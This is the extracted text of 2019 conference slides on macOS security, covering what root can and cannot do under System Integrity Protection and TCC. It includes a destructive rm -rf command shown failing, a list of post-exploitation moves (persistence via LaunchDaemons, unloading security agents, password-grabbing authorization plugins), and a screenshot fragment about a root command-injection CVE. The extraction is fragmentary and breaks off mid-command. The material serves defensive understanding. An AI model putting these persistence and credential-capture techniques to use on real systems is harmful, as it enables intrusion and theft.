

Root Canal



Samuel Keeley • 2019-06-02 • OBTS v2.0

In the beginning, there was root.

System Integrity Protection

```
# whoami
root
# rm -rf /Applications/Chess.app/Contents/MacOS/Chess
rm: /Applications/Chess.app/Contents/MacOS/Chess: Operation not permitted
```

Transparency, Consent, and Control

```
# whoami  
root  
# ls /Users/samuel/Library/Messages/  
ls: : Operation not permitted
```

rootless or root, less?

What can root still do?

- Install LaunchDaemons to persist
- Modify and install trusted root certificates
- Block MDM communication
- Unload security agents
- Install authorization plugins to grab passwords
- Enable FileVault 2
- Much more...

**It's not hard to get root to run
something.**



requires that you type your password

Enter your password to allow this.

User Name:

Password:

Cancel

OK

root without user auth

M Rootpipe Reborn (Part II) – Cod X +

A Medium Corporation [US] | medium.com/0xcc/rootpipe-reborn-part-ii-e5a1ffff6afe

Sign in Get started

CodeColorist ARCHIVE | 中文

CodeColorist I write random stuff

Follow

39

codecolorist Follow Apr 21 · 6 min read

Previously on this series:

Rootpipe Reborn (Part I)
CVE-2019-8513 TimeMachine root command injection
medium.com


Background and some history

There's a general bug type on macOS.

When a privileged (or loosely sandboxed) user space process accepts an IPC message from an unprivileged or sandboxed client, it decides whether the

C Never miss a story from **CodeColorist**, when you sign up for Medium. Learn more


GET UPDATES











Third Party software 😞





requires that you type your password

Enter your password to allow this.

User Name:

Password:

Cancel


OK

```
# cat /Library/LaunchDaemons/example.plist
